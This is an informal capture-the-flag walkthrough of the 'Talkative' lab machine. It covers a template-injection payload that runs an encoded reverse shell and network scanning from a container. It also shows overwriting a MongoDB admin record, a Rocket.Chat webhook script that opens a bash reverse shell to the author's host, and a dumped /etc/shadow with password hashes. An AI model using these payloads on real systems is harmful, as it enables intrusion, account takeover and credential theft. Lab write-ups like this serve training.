        [44, "C", "C", false],
        [45, "C", "C", false],
        [46, "C", "C", false],
        [47, "C", "C", false],
        [48, "C", "C", false],
        [49, "C", "C", false],
        [50, "C", "C", false],
        [51, "C", "C", false],
        [52, "C", "C", false],
        [53, "C", "C", false],
        [54, "C", "C", false],
        [55, "C", "C", false],
        [56, "C", "C", false],
        [57, "C", "C", false],
        [58, "C", "C", false],
        [59, "C", "C", false],
        [60, "C", "C", false],
        [61, "C", "C", false],
        [62, "C", "C", false],
        [63, "C", "C", false],
        [64, "C", "C", false],
        [65, "C", "C", false],
        [66, "C", "C", false],
        [67, "C", "C", false],
        [68, "C", "C", false],
        [69, "C", "C", false],
        [70, "C", "C", false],
        [71, "C", "C", false],
        [72, "C", "C", false],
        [73, "C", "C", false],
        [74, "C", "C", false],
        [75, "C", "C", false],
        [76, "C", "C", false],
        [77, "C", "C", false],
        [78, "C", "C", false],
        [79, "C", "C", false],
        [80, "C", "C", false],
        [81, "C", "C", false],
        [82, "C", "C", false],
        [83, "C", "C", false],
        [84, "C", "C", false],
        [85, "C", "C", false],
        [86, "C", "C", false],
        [87, "C", "C", false],
        [88, "C", "C", false],
        [89, "C", "C", false],
        [90, "C", "C", false],
        [91, "C", "C", false],
        [92, "C", "C", false],
        [93, "C", "C", false],
        [94, "C", "C", false],
        [95, "C", "C", false],
        [96, "C", "C", false],
        [97, "C", "C", false],
        [98, "C", "C", false],
        [99, "C", "C", false]
      ]
    }
  }
}
```

looks like usernames and passwords.. lets try them on bolt login..

well.. no emails work. but
admin:je009ufhWD<s ⇒ [00 - Loot > Creds](#)

don't need to save page to get ssti

```
## root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin Array
```

[found this..](#) sorta helped

payload

```
<h1>title</h1>
<h2>{{{!echo${IFS}-n${IFS}"YmFzaCataSAgPiVgL2Rldi90Y3AvMTAuMTQUMTc4LzkwMDEgNDM0MSAg"${IFS}}${IFS}base64${IFS}-d${IFS}|bash"}|filter('system')|join(' ', ' )}</h2>
```

Download [nmap static binary and scan away](#)

```
www-data@54f2dfea0933:/var/www/html$ ./nmap_static -sn 172.17.0.6/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-07-21 00:29 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Host is up (0.0013s latency).
Nmap scan report for 172.17.0.2
Host is up (0.00097s latency).
Nmap scan report for 172.17.0.3
Host is up (0.00072s latency).
Nmap scan report for 172.17.0.4
Host is up (0.00060s latency).
Nmap scan report for 172.17.0.5
Host is up (0.00049s latency).
Nmap scan report for 54f2dfea0933 (172.17.0.6)
Host is up (0.00039s latency).
Nmap scan report for 172.17.0.7
Host is up (0.00034s latency).
Nmap scan report for 172.17.0.8
Host is up (0.00026s latency).
Nmap scan report for 172.17.0.9
Host is up (0.00016s latency).
Nmap scan report for 172.17.0.10
Host is up (0.000058s latency).
Nmap scan report for 172.17.0.11
Host is up (0.0012s latency).
Nmap scan report for 172.17.0.12
Host is up (0.00074s latency).
Nmap scan report for 172.17.0.13
Host is up (0.0013s latency).
Nmap scan report for 172.17.0.14
Host is up (0.0012s latency).
Nmap scan report for 172.17.0.15
Host is up (0.0011s latency).
Nmap scan report for 172.17.0.16
Host is up (0.00100s latency).
Nmap scan report for 172.17.0.17
Host is up (0.00092s latency).
Nmap scan report for 172.17.0.18
Host is up (0.00083s latency).
Nmap scan report for 172.17.0.19
Host is up (0.00071s latency).
Nmap done: 256 IP addresses (19 hosts up) scanned in 28.32 seconds
```

wouldn't scan ports for some reason so i just used ncst

```
www-data@54f2dfea0933:/var/www/html$ for i in {1..19};do ./nc -zvw 1 172.17.0.$i 1-65535 2>&1 ; done | grep succeeded
Connection to 172.17.0.1 22 port [tcp/*] succeeded!
Connection to 172.17.0.1 80 port [tcp/*] succeeded!
Connection to 172.17.0.1 6000 port [tcp/*] succeeded!
Connection to 172.17.0.1 6001 port [tcp/*] succeeded!
Connection to 172.17.0.1 6002 port [tcp/*] succeeded!
Connection to 172.17.0.1 6003 port [tcp/*] succeeded!
Connection to 172.17.0.1 6004 port [tcp/*] succeeded!
Connection to 172.17.0.1 6005 port [tcp/*] succeeded!
Connection to 172.17.0.1 6006 port [tcp/*] succeeded!
Connection to 172.17.0.1 6007 port [tcp/*] succeeded!
Connection to 172.17.0.1 6008 port [tcp/*] succeeded!
Connection to 172.17.0.1 6009 port [tcp/*] succeeded!
Connection to 172.17.0.1 6010 port [tcp/*] succeeded!
Connection to 172.17.0.1 6011 port [tcp/*] succeeded!
Connection to 172.17.0.1 6012 port [tcp/*] succeeded!
Connection to 172.17.0.1 6013 port [tcp/*] succeeded!
Connection to 172.17.0.1 6014 port [tcp/*] succeeded!
Connection to 172.17.0.1 6015 port [tcp/*] succeeded!
Connection to 172.17.0.1 8080 port [tcp/*] succeeded!
Connection to 172.17.0.1 8081 port [tcp/*] succeeded!
Connection to 172.17.0.1 8082 port [tcp/*] succeeded!
Connection to 172.17.0.2 80 port [tcp/*] succeeded!
Connection to 172.17.0.2 27017 port [tcp/*] succeeded!
Connection to 172.17.0.3 80 port [tcp/*] succeeded!
Connection to 172.17.0.3 3000 port [tcp/*] succeeded!
Connection to 172.17.0.4 80 port [tcp/*] succeeded!
Connection to 172.17.0.5 80 port [tcp/*] succeeded!
Connection to 172.17.0.6 80 port [tcp/*] succeeded!
Connection to 172.17.0.7 80 port [tcp/*] succeeded!
Connection to 172.17.0.8 80 port [tcp/*] succeeded!
```

```
Connection to 172.17.0.9 80 port [tcp/*] succeeded!
Connection to 172.17.0.10 80 port [tcp/*] succeeded!
Connection to 172.17.0.11 80 port [tcp/*] succeeded!
Connection to 172.17.0.12 80 port [tcp/*] succeeded!
Connection to 172.17.0.13 80 port [tcp/*] succeeded!
Connection to 172.17.0.14 80 port [tcp/*] succeeded!
Connection to 172.17.0.15 80 port [tcp/*] succeeded!
Connection to 172.17.0.16 80 port [tcp/*] succeeded!
Connection to 172.17.0.17 80 port [tcp/*] succeeded!
Connection to 172.17.0.18 80 port [tcp/*] succeeded!
Connection to 172.17.0.19 80 port [tcp/*] succeeded!
```

lets try ssh.

ssh saul@172.17.0.1

sauljeO09ufhWD<s ⇒ [00 - Loot > Creds](#)

saul

```
saul@talkative:~$ cat user.txt
88974a46084f35edba0b7db1c5aaf9ac
```

so we have already exploited the first 2 containers.. so my guess is we need to exploit the rocket chat somehow to get root..

Enumeration

```
saul@talkative:~$ cat /etc/hosts
127.0.0.1 localhost talkative.htb talkzone.talkative.htb documents.talkative.htb
127.0.1.1 talkative
```

```
┌───┐ .sh files in path
└─┬─┘ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
   ├── /usr/bin/rescan-scsi-bus.sh
   ├── /usr/bin/dockerd-rootless.sh
   ├── /usr/bin/dockerd-rootless-setupool.sh
   └── /usr/bin/gettext.sh
```

```
┌───┐ Searching «password» or «credential» files in home (limit 70)
└─┬─┘ /etc/pam.d/common-password
   ├── /home/saul/.cache/composer/files/symfonycasts/reset-password-bundle
   ├── /home/saul/.cache/composer/files/symfony/password-hasher
   ├── /home/saul/.cache/composer/repo/https---repo.packagist.org/provider--ircmaxell-password-compat.json
   ├── /home/saul/.cache/composer/repo/https---repo.packagist.org/provider-symfonycasts-reset-password-bundle.json
   └── /home/saul/.cache/composer/repo/https---repo.packagist.org/provider-symfony-password-hasher.json
```

```
┌───┐ Searching passwords inside logs (limit 70)
└─┬─┘ [ 4.214369] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
   ├── Binary file /var/log/journal/8378ecf490b847babb462f052e335e24/user-1000.journal matches
```

```
saul@talkative:/dev/shm$ ./nmap -p- 172.17.0.1/24
```

```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-07-22 21:45 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
```

```
Nmap scan report for 172.17.0.1
```

```
Host is up (0.00022s latency).
```

```
Not shown: 65515 closed ports
```

PORT	STATE	SERVICE
22/tcp	open	ssh
6000/tcp	open	x11
6001/tcp	open	x11-1
6002/tcp	open	x11-2
6003/tcp	open	x11-3
6004/tcp	open	x11-4
6005/tcp	open	x11-5
6006/tcp	open	x11-6
6007/tcp	open	x11-7
6008/tcp	open	unknown
6009/tcp	open	unknown
6010/tcp	open	unknown
6011/tcp	open	unknown
6012/tcp	open	unknown
6013/tcp	open	unknown
6014/tcp	open	unknown
6015/tcp	open	unknown
8080/tcp	open	http-alt
8081/tcp	open	tpoxy
8082/tcp	open	unknown

```
Nmap scan report for 172.17.0.2
```

```
Host is up (0.00024s latency).
```

```
Not shown: 65534 closed ports
```

PORT	STATE	SERVICE
27017/tcp	open	unknown

```
Nmap scan report for 172.17.0.3
```

```
Host is up (0.00023s latency).
```

```
Not shown: 65534 closed ports
```

PORT	STATE	SERVICE
3000/tcp	open	unknown

```
Nmap scan report for 172.17.0.4
```

```
Host is up (0.00019s latency).
```

```
Not shown: 65534 closed ports
```

PORT	STATE	SERVICE
80/tcp	open	http

```
Nmap scan report for 172.17.0.5
```

```
Host is up (0.00053s latency).
```

```
Not shown: 65534 closed ports
```

PORT	STATE	SERVICE
80/tcp	open	http

```
Nmap scan report for 172.17.0.6
```

```
Host is up (0.00062s latency).
```

```
Not shown: 65534 closed ports
```

```
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.7
Host is up (0.00060s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.8
Host is up (0.00053s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.9
Host is up (0.00055s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.10
Host is up (0.00062s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.11
Host is up (0.00068s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.12
Host is up (0.00053s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.13
Host is up (0.00058s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.14
Host is up (0.00063s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.15
Host is up (0.00054s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.16
Host is up (0.00058s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.17
Host is up (0.00062s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.18
Host is up (0.00062s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http

Nmap scan report for 172.17.0.19
Host is up (0.00054s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE
80/tcp  open  http
```

pspy

```
2022/07/24 15:09:01 CMD: UID=0 PID=3843 | /bin/sh -c python3 /root/.backup/update_mongo.py
2022/07/24 15:09:01 CMD: UID=0 PID=3845 | /bin/sh -c cp /root/.backup/shadow/etc/shadow
2022/07/24 15:09:01 CMD: UID=0 PID=3844 | python3 /root/.backup/update_mongo.py
```

so looks like we will have to modify the mongodb and the shadow file will give us root...

ok. so...

i forwarded port 27017 to my machine with chisel and then apt-get install mongodb-client then login with mongo

```
rs0:PRIMARY> show dbs
admin      0.000GB
config     0.000GB
local      0.011GB
meteor     0.005GB
```

```
rs0:PRIMARY> show collections
```

```
rs0:PRIMARY> db.system.keys.find()
{ "_id" : NumberLong("6994889321446637571"), "purpose" : "HMAC", "key" : BinData(0,"be8+vxMbbQGXhSiC9JCM8P35AW4="), "expiresAt" : Timestamp(1636400583, 0) }
{ "_id" : NumberLong("6994889321446637572"), "purpose" : "HMAC", "key" : BinData(0,"UgV2A8wC1s8DkqLR3Fkq0/iImwY="), "expiresAt" : Timestamp(1644176583, 0) }
{ "_id" : NumberLong("7064639126477209602"), "purpose" : "HMAC", "key" : BinData(0,"jYn6UX96rygTtoGqDm08rioyOMw="), "expiresAt" : Timestamp(1652640475, 0) }
{ "_id" : NumberLong("7064639126477209603"), "purpose" : "HMAC", "key" : BinData(0,"7eIYSsppesFzKU625JGtz3DyQ8="), "expiresAt" : Timestamp(1660416475, 0) }
{ "_id" : NumberLong("7123302585829687298"), "purpose" : "HMAC", "key" : BinData(0,"k0Zbtr3gy+VkfqnMQqJmVjM/uoM="), "expiresAt" : Timestamp(1668192475, 0) }
```



```
rs0:PRIMARY> db.users.find()

{ "_id" : "rocket.cat", "createdAt" : ISODate("2021-08-10T19:44:00.224Z"), "avatarOrigin" : "local", "name" : "Rocket.Cat", "username" : "rocket.cat", "status" : "online", "statusDefault" : "online", "utcOffset" : 0, "active" : true, "type" : "bot", "_updatedAt" : ISODate("2021-08-10T19:44:00.615Z"), "roles" : [ "bot" ] }

{ "_id" : "ZLMid6a4h5YEosPQi", "createdAt" : ISODate("2021-08-10T19:49:48.673Z"), "services" : { "password" : { "bcrypt" : "$2b$10$zSwpBq.eJ/yn/Pdq6i1B.U0/kXHB102A.b2yooGeBubh69NIu5y" }, "email" : { "verificationTokens" : [ { "token" : "dgATW2cAcF3adLfJA86ppQXrnlvt6omBarI8VrGMI6w", "address" : "saul@talkative.htb", "when" : ISODate("2021-08-10T19:49:48.738Z") } ] }, "resume" : { "loginTokens" : [ ] }, "emails" : [ { "address" : "saul@talkative.htb", "verified" : false }, { "type" : "user", "status" : "offline", "active" : true, "_updatedAt" : ISODate("2022-07-22T21:02:42.632Z"), "roles" : [ "admin" ], "name" : "Saul Goodman", "lastLogin" : ISODate("2022-03-15T17:06:56.543Z"), "statusConnection" : "offline", "username" : "admin", "utcOffset" : 0 } }

{ "_id" : "XqDHsAQiFjDGiACTt", "createdAt" : ISODate("2022-07-22T21:55:48.857Z"), "services" : { "password" : { "bcrypt" : "$2b$10$9KWipEm2ZiYC3.LHs1Gs6UGLvpXAgImczbgoa5xTGjryrim.Y62", "reset" : { "token" : "wmftgeQFxyLA60Lmj977G09pcduHvUUehAX6gvKS_", "address" : "superduper@talkative.htb", "when" : ISODate("2022-07-22T21:55:52.724Z"), "reason" : "enroll" } }, "email" : { "verificationTokens" : [ { "token" : "eL3qe2A/r12HneAxmNLAYEWiIG0afH+LDCfoD/cFKU0=" } ] }, "resume" : { "loginTokens" : [ { "when" : ISODate("2022-07-22T21:55:49.293Z"), "hashedToken" : "eL3qe2A/r12HneAxmNLAYEWiIG0afH+LDCfoD/cFKU0=" } ] }, "emails" : [ { "address" : "superduper@talkative.htb", "verified" : false }, { "type" : "user", "status" : "away", "active" : true, "_updatedAt" : ISODate("2022-07-22T22:04:29.504Z"), "roles" : [ "user", "name" : "SuperDuper", "lastLogin" : ISODate("2022-07-22T21:55:49.292Z"), "statusConnection" : "away", "utcOffset" : -4, "username" : "superduper" } }

rs0:PRIMARY>
```

grab admin hash and crack with hashcat - didn't crack... so....

or just change my role to admin actually was just as easy to chagne the admin password to my password SuperDuper@

```
rs0:PRIMARY> db.users.findOneAndReplace( { "_id" : "ZLMid6a4h5YEosPQi", "createdAt" : ISODate("2021-08-10T19:49:48.673Z"), "services" : { "password" : { "bcrypt" : "$2b$10$zSwpBq.eJ/yn/Pdq6i1B.U0/kXHB102A.b2yooGeBubh69NIu5y" }, "email" : { "verificationTokens" : [ { "token" : "dgATW2cAcF3adLfJA86ppQXrnlvt6omBarI8VrGMI6w", "address" : "saul@talkative.htb", "when" : ISODate("2021-08-10T19:49:48.738Z") } ] }, "resume" : { "loginTokens" : [ ] }, "emails" : [ { "address" : "saul@talkative.htb", "verified" : false }, { "type" : "user", "status" : "offline", "active" : true, "_updatedAt" : ISODate("2022-07-22T21:02:42.632Z"), "roles" : [ "admin" ], "name" : "Saul Goodman", "lastLogin" : ISODate("2022-03-15T17:06:56.543Z"), "statusConnection" : "offline", "username" : "admin", "utcOffset" : 0 } }, { "_id" : "ZLMid6a4h5YEosPQi", "createdAt" : ISODate("2021-08-10T19:49:48.673Z"), "services" : { "password" : { "bcrypt" : "$2b$10$9KWipEm2ZiYC3.LHs1Gs6UGLvpXAgImczbgoa5xTGjryrim.Y62", "email" : { "verificationTokens" : [ { "token" : "dgATW2cAcF3adLfJA86ppQXrnlvt6omBarI8VrGMI6w", "address" : "saul@talkative.htb", "when" : ISODate("2021-08-10T19:49:48.738Z") } ] }, "resume" : { "loginTokens" : [ ] }, "emails" : [ { "address" : "saul@talkative.htb", "verified" : false }, { "type" : "user", "status" : "offline", "active" : true, "_updatedAt" : ISODate("2022-07-22T21:02:42.632Z"), "roles" : [ "admin" ], "name" : "Saul Goodman", "lastLogin" : ISODate("2022-03-15T17:06:56.543Z"), "statusConnection" : "offline", "username" : "admin", "utcOffset" : 0 } })
```

now login to talkative.htb:3000 with admin:SuperDuper@

go to administration => integrations => add new incoming webhook => call page and get rev shell

payload

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('/bin/bash -c "/bin/bash -i && /dev/tcp/10.10.14.178/9001 0>&1"');
```

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Talkative's Rocket Ch...

talkative.htb:3000/admin/integrations/incoming

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DeleteSave changes

Name (optional)

rce

You should name it to easily manage your integrations.

Post to Channel

#general

Messages that are sent to the Incoming WebHook will be posted here.
Start with `#` for user or `#` for channel. Eg: `#john` or `#general`

Post as

admin

Choose the username that this integration will post as.
The user must already exist.

Alias (optional)

Optional

Choose the alias that will appear before the username in messages.

Avatar URL (optional)

Optional

You can override the avatar used to post from this integration.
Should be a URL of an image.

Emoji (optional)

Optional

You can also use an emoji as an avatar.
Example: `:ghost:`

Script Enabled

☒ True☐ False

Script

```
1 const require = console.log.constructor('return process.mainModule.require')();
2 const { exec } = require('child_process');
3 exec('/bin/bash -c "/bin/bash -i && /dev/tcp/10.10.14.178/9001 0>&1"');
```

curl the webhook

```
curl http://talkative.htb:3000/hooks/90EQ5fYByHkiJQC7/DFzjvPwWY67uXkPY213ERhFcvnarbubKs9KmmfIFhd6KcTFD
```

get rev shell on container

get [shocker](#) and [shocker write](#) and get root.txt and /etc/shadow

crack root password (which hasn't cracked yet...) or write ssh key to login as root with ssh

root

id && whoami

```
root@talkative:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
```bash
root@talkative:~# cat /root/root.txt
aeeF20db7526307d8f6746c6a58a8f0
```

uname -a

```
root@talkative:~# uname -a
Linux talkative 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@talkative:~# cat /etc/shadow
root:$6$96r0pvc1juCP93rg$tkcyh.ZwH5w9AHrm66awD9nLzMHv32QqZYGfIfuLow4V1PBkY0xsKoyZnM3.AI.yGwFFLOFDSksIR9XnKLbIY1:19066:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18849:0:99999:7:::
sshd:*:18849:0:99999:7:::
systemd-coredump:!:18849:!:!:!
lxd:!:18849:!:!:!
sau1:$6$19rUyMaBLt7.CDGj$1k84VX1CUJhu1MHxq8hSMjKTDmXht.lDQC15vFyupafquVyonyyb3/S6M059tnJHP9vI5GMvbE9T4TFeeKygl:19058:0:99999:7:::
```